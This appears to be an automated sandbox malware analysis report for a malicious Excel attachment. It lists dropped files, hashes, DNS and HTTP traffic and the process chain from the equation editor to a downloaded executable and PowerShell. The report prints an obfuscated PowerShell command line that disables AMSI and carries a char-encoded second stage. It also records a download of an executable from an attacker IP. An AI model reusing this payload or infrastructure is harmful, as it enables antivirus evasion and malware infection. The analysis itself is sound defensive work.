File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 150x150, segment length 16, baseline, precision 8, 1275x1650, frames 3
Category:	dropped
Size (bytes):	85020
Entropy (8bit):	7.2472785111025875
Encrypted:	false
SSDEEP:	768:RgnqDYqspFlysF6bCd+ksds0cdAgfpS56wmdhcsp0Pxm00JkxuacpxoOlwEF3hVL:RUqQGsF6OdxW6JmPncpxoOthOip
MD5:	738BDB90A9D8929A5FB2D06775F3336F
SHA1:	6A92C54218BFBEF83371E825D6B68D4F896C0DCE
SHA-256:	8A2DB44BA9111358AFE9D111DBB4FC726BA006BFA3943C1EEBDA5A13F87DDAAB
SHA-512:	48FB23938E05198A2FE136F5E337A5E5C2D05097AE82AB943EE16BEB23348A81DA55AA030CB4ABCC6129F6EED8EFC176FECF0BEF4EC4EE6C342FC76CCDA4E 8D6
Malicious:	false
Preview:	......JFIF.............C...C...r...."...}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?.....(...(...(...(...(...(...(...(...(...(...(...(...(... (... (...(...(...(...(...(...(...(...(...(...(...(...(...(...(...(

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D5037C83.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG........IHDR..............P.I....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e............{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=.......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8... .Y...............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=\|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED031647.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ED031647.png</th></tr>
<tr><td>SHA1:</td><td>E7FC283A9529AA61F612EC568F836295F943C8EC</td></tr>
<tr><td>SHA-256:</td><td>88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C</td></tr>
<tr><td>SHA-512:</td><td>81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F61346
D</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e...........{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7.
<3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8...
.Y...............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.
z..zMsrT.:.<.q.....a.......O.....$2.=|.0.0..A.v..j....h..P.Nv......,.0....z=...l@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9
.z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\EE19B150.emf</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>Windows Enhanced Metafile (EMF) image data version 0x10000</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>7608</td></tr>
<tr><td>Entropy (8bit):</td><td>5.084930921757286</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>96:+SSf1FL6BGj/MQU8DbwiMOtWmVz76F2MqdTfOYL/xRp7uGkmrI:5SdvjU+H3tWa6WdTfOYLpR8d</td></tr>
<tr><td>MD5:</td><td>C2665932D72E3E1FCC9C4DF0E7CC55A0</td></tr>
<tr><td>SHA1:</td><td>38EB914256D13088E85D9B29C92BA259F914D811</td></tr>
<tr><td>SHA-256:</td><td>655637B2DC718152CBA41C08847FE24CC00A5E8D97231D453A5B2E692125C787</td></tr>
<tr><td>SHA-512:</td><td>C419E80E96307D0A60945B93ACF776085D2B0BC0684B7C34A7D71D776A18D4C5A8379431DC09197ECB8897553175BFB3737286855E9F164B34319A84E659FE55</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>....l...,..........<.................. EMF...............................8...X...................?................................C...R...p................................S.e.g.o.e. .U.I...6.
).X.....Q.d..................../.../....p....\...../......./.,./....p....../..6Pv...p....`..p0...$y.v.H....1......./....v....$.......d.......d./..^.p.....^.p.G...H..@.f...1.-...../..<.v................<.>v.Z.v....X..R..
..0.........................vdv......%..................................r..................'..........(...(.................?..........?................l...4..........(...(...(...(...(..... ....
....</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\NYDA3AU4HKQUVWBPSARJ.temp</th></tr>
<tr><td>Process:</td><td>C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>8016</td></tr>
<tr><td>Entropy (8bit):</td><td>3.584756671518262</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>96:chQCAMqbqvsqvJCwo0z8hQCAMqbqvsEHyqvJCworez2gYkH3QhHQlUValu:cGao0z8GiHnorez2YQhHmlu</td></tr>
<tr><td>MD5:</td><td>C2D28DD526BF8928F96F3C55BF8CDF5E</td></tr>
<tr><td>SHA1:</td><td>BCC486EB8A91B3D46C75497DBBB23B561A19B53F</td></tr>
<tr><td>SHA-256:</td><td>FAB8166C58988D4EAC75A76BC3A77260D7E0D623C31615533740346125619004</td></tr>
<tr><td>SHA-512:</td><td>F7EDD31A821EAC5DCD6CD3BD89C5DFBA9E7D00A02204D0F6BB3DE1438E655F8CE3D6916049E5D51BD9D8551EA3FEC7C24CCEDBB948EDB9DA9E4DAEE295A
E6A46</td></tr>
<tr><td>Malicious:</td><td>false</td></tr>
<tr><td>Preview:</td><td>..................................FL.................F.".. .....8.D...xq.{D...xq.{D...k..........................P.O. .:i.....+00.../C:\..................\.1.....{J.\. PROGRA~3..D.......:..{J.*...k....................P.r.o.
g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.......:..~J|v*...l....................M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.......:..wJ;.*........................W.i.n.d.o.w.s.......1......:((
..STARTM~1..j.......:...:((*..................@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1......Q.y..Programs..f.......:...Q.y*..................<.....P.r.o.g.r.a.m.s...
@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.......1.....xJu=..ACCESS~1..l.......:..wJr.*..................B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1......:"..WINDOW~1..R..
.....:.,.:"*........................W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.......:.,.:.,*....=..................W.i.n.d.o.w.s.</td></tr>
</table>

<table>
<tr><th colspan="2">C:\Users\user\Desktop\~$PO20210722.xlsx</th></tr>
<tr><td>Process:</td><td>C:\Program Files\Microsoft Office\Office14\EXCEL.EXE</td></tr>
<tr><td>File Type:</td><td>data</td></tr>
<tr><td>Category:</td><td>dropped</td></tr>
<tr><td>Size (bytes):</td><td>330</td></tr>
<tr><td>Entropy (8bit):</td><td>1.4377382811115937</td></tr>
<tr><td>Encrypted:</td><td>false</td></tr>
<tr><td>SSDEEP:</td><td>3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS</td></tr>
<tr><td>MD5:</td><td>96114D75E30EBD26B572C1FC83D1D02E</td></tr>
<tr><td>SHA1:</td><td>A44EEBDA5EB09862AC46346227F06F8CFAF19407</td></tr>
<tr><td>SHA-256:</td><td>0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523</td></tr>
<tr><td>SHA-512:</td><td>52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9
0</td></tr>
<tr><td>Malicious:</td><td>true</td></tr>
<tr><td>Preview:</td><td>.user ..A.l.b.u.s. . . . .user ..A.l.b.u.s. . . . .
. . . .</td></tr>
</table>

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	26624
Entropy (8bit):	6.055482508518817
Encrypted:	false
SSDEEP:	768:ko9xN+bR7ftwwAqCnv/sx3OfEbR7t6ll:nPwbR8t/3MR7AP
MD5:	F5041EC4CE468A07ECBFD076BC0F879B
SHA1:	BDA8CEA1EC8D1CEA253FC661559CD84CEE2195B9
SHA-256:	CAFF14D450514A35EAC5BA34B3E74126360662D7C8FDF60A8008A0E3BB8ED0B3
SHA-512:	4E64A727DA994675AA7517F260D639691F6A94BC9C510DDDE9D54F2F6E7F005B8B799EEEA1D9AAD1DC5128290654FA884A4AA0E397F96444914A067B8BD15C8
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 20%, Browse • Antivirus: ReversingLabs, Detection: 57%
Joe Sandbox View:	• Filename: PO20210719.docx, Detection: malicious, Browse
Preview:	MZ......................@..!..L.!This program cannot be run in DOS mode....$.......PE..d...h..`..........'..........H................@.............................................. .............................................................P...p............................................P..(....................................................text...(...........................`.P`.data........0......."..............@. P..rdata..0....@.......$..............@.`@.pdata..p....`.......:..............@.0@.xdata.......p.......>..............@.0@.bss.................................`..idata...............@..............@.0..CRT.... h............H..............@.@..tls.................J..............@.@..vmp0................L..............`..h.cobf................\... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.99479494181637
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PO20210722.xlsx
File size:	1296896
MD5:	67a1fadce73f871b43fcb1f4f587e800
SHA1:	65ba350a884b5c06c17d232c244de610e2305091
SHA256:	4ce9b6af73b53e943f97c68254a1562e4a944403a353146 cc8e99a62a8d74314
SHA512:	cf95b8df8e303c95507d9abc6a6418956aa0d784588ea6a 17e22f4fc0047358c5b6c6f90683180f211f1f003ab79ff29 a3b56e3e6ae2d7169b0b4cc9a51190f8
SSDEEP:	24576:Xg7E7dCIpI9hNIdpXcq621HOBg1KamJrERWkv qU6szeX04Jdy9koY5g:iTmmhEcg179P9cLQ
File Content Preview:	........................>.. ....|.......~..............z...................... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "PO20210722.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False

Indicators	
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-17:18:28.067536	ICMP	382	ICMP PING Windows			192.168.2.22	216.58.215.238
07/22/21-17:18:28.067536	ICMP	384	ICMP PING			192.168.2.22	216.58.215.238
07/22/21-17:18:28.110430	ICMP	408	ICMP Echo Reply			216.58.215.238	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 17:18:27.937916040 CEST	192.168.2.22	8.8.8.8	0x5faf	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:18:27.999674082 CEST	192.168.2.22	8.8.8.8	0xaf7e	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:18:28.637098074 CEST	192.168.2.22	8.8.8.8	0x8559	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:19:53.526026011 CEST	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.jewelryengravings.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:18:27.996510029 CEST	8.8.8.8	192.168.2.22	0x5faf	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Jul 22, 2021 17:18:28.057944059 CEST	8.8.8.8	192.168.2.22	0xaf7e	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Jul 22, 2021 17:18:28.696980953 CEST	8.8.8.8	192.168.2.22	0x8559	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:18:28.696980953 CEST	8.8.8.8	192.168.2.22	0x8559	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:18:28.696980953 CEST	8.8.8.8	192.168.2.22	0x8559	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:18:28.696980953 CEST	8.8.8.8	192.168.2.22	0x8559	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:18:28.696980953 CEST	8.8.8.8	192.168.2.22	0x8559	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:19:53.601438999 CEST	8.8.8.8	192.168.2.22	0x2e78	Name error (3)	www.jewelryengravings.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 172.245.119.43

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	172.245.119.43	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 17:18:19.023350000 CEST	0	OUT	GET /d/obi.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 172.245.119.43 Connection: Keep-Alive
Jul 22, 2021 17:18:19.164860010 CEST	1	IN	HTTP/1.1 200 OK Date: Thu, 22 Jul 2021 15:18:19 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/7.4.21 Last-Modified: Fri, 16 Jul 2021 21:41:07 GMT ETag: "6800-5c74471fec7eb" Accept-Ranges: bytes Content-Length: 26624 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 64 86 0b 00 68 f8 f1 60 00 00 00 00 00 00 00 00 f0 00 27 00 0b 02 02 1e 00 1e 00 00 00 48 00 00 00 0a 00 00 e0 14 00 00 00 10 00 00 00 00 40 00 00 00 00 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00 00 e0 00 00 00 04 00 00 00 00 00 00 03 00 00 00 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 90 00 00 e8 07 00 00 00 00 00 00 00 00 00 00 50 cc 00 00 70 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 50 00 00 28 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 92 00 00 b0 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 28 1d 00 00 00 10 00 00 00 1e 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 50 60 2e 64 61 74 61 00 00 00 d0 00 00 00 00 30 00 00 00 02 00 00 00 22 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 50 c0 2e 72 64 61 74 61 00 00 30 15 00 00 00 40 00 00 00 16 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 60 40 2e 70 64 61 74 61 00 00 70 02 00 00 00 60 00 00 00 04 00 00 00 3a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 78 64 61 74 61 00 00 f4 01 00 00 00 70 00 00 00 02 00 00 00 3e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 40 2e 62 73 73 00 00 00 00 80 09 00 00 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 60 c0 2e 69 64 61 74 61 00 00 e8 07 00 00 00 90 00 00 00 08 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 30 c0 2e 43 52 54 00 00 00 00 68 00 00 00 00 a0 00 00 00 02 00 00 00 48 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 74 6c 73 00 00 00 00 10 00 00 00 00 b0 00 00 00 02 00 00 00 4a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 40 c0 2e 76 6d 70 30 00 00 00 c0 0e 00 00 00 c0 00 00 00 10 00 00 00 4c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 00 00 68 2e 63 6f 62 66 00 00 00 de 0b 00 00 00 d0 00 00 00 0c 00 00 00 5c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEdh`'H@ PpP(.text(`P`.data0"@P.rdata0@$@` @.pdatap`:@0@.xdatap>@0@.bss`.idata@@0.CRThH@@.tlsJ@@.vmp0L`h.cobf\

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 22, 2021 17:18:28.819962978 CEST	162.159.130.233	443	192.168.2.22	49166	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021 Mon Jan 27 13:48:08 CET 2020	Wed Jan 19 00:59:59 CET 2022 Wed Jan 01 00:59:59 CET 2025	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2716 Parent PID: 584

General

Start time:	17:17:44
Start date:	22/07/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f120000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 684 Parent PID: 584

General

Start time:	17:18:07
Start date:	22/07/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2528 Parent PID: 684

General

Start time:	17:18:09
Start date:	22/07/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x400000
File size:	26624 bytes
MD5 hash:	F5041EC4CE468A07ECBFD076BC0F879B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 20%, Metadefender, Browse • Detection: 57%, ReversingLabs
Reputation:	low

Analysis Process: powershell.exe PID: 2620 Parent PID: 2528

General

Start time:	17:18:10
Start date:	22/07/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false

<table>
<tr><td>Commandline:</td><td>Powershell $8B0111F552=[Ref].Assembly.GetType('Sy'+'stem.'+'Mana'+'gem'+'ent'+'.Autom'+'atio'+'n.A'+'m'+'si'+'Utils');$835FFE1926='4456625220575263174452554847';$9FE0AD5C66=[string](0..13|%{[char][int](53+($835FFE1926).substring(($_*2),2))})-replace ' ';$58FB808063=$8B0111F552.GetField($9FE0AD5C66,'Non^^^'.replace('^^^','Pub')+'lic,S'+'tatic');$58FB808063.SetValue($null,$true);($A72F9B815A=$A72F9B815A=Write-Host 'EC4AAB5808223EB722F9C2063ED056665AA80AC5658F9D06815720759C3EB4C4B7065724C3DEFA63DEB58FC3FA9D22121674');$676544567888888888876545666778=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39,43,39,77,97,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,39,85,116,105,108,115,39,41,46,71,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,49,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,43,91,99,104,97,114,93,40,91,98,121,84,101,93,48,120,55,51,41,43,91,99,104,65,114,93,40,49,49,48,45,53,41,43,91,99,104,65,82,93,40,91,66,89,84,69,93,48,120,52,57,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69,93,48,120,52,54,41,43,91,99,104,97,114,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,53,52,50,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,39,41,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,5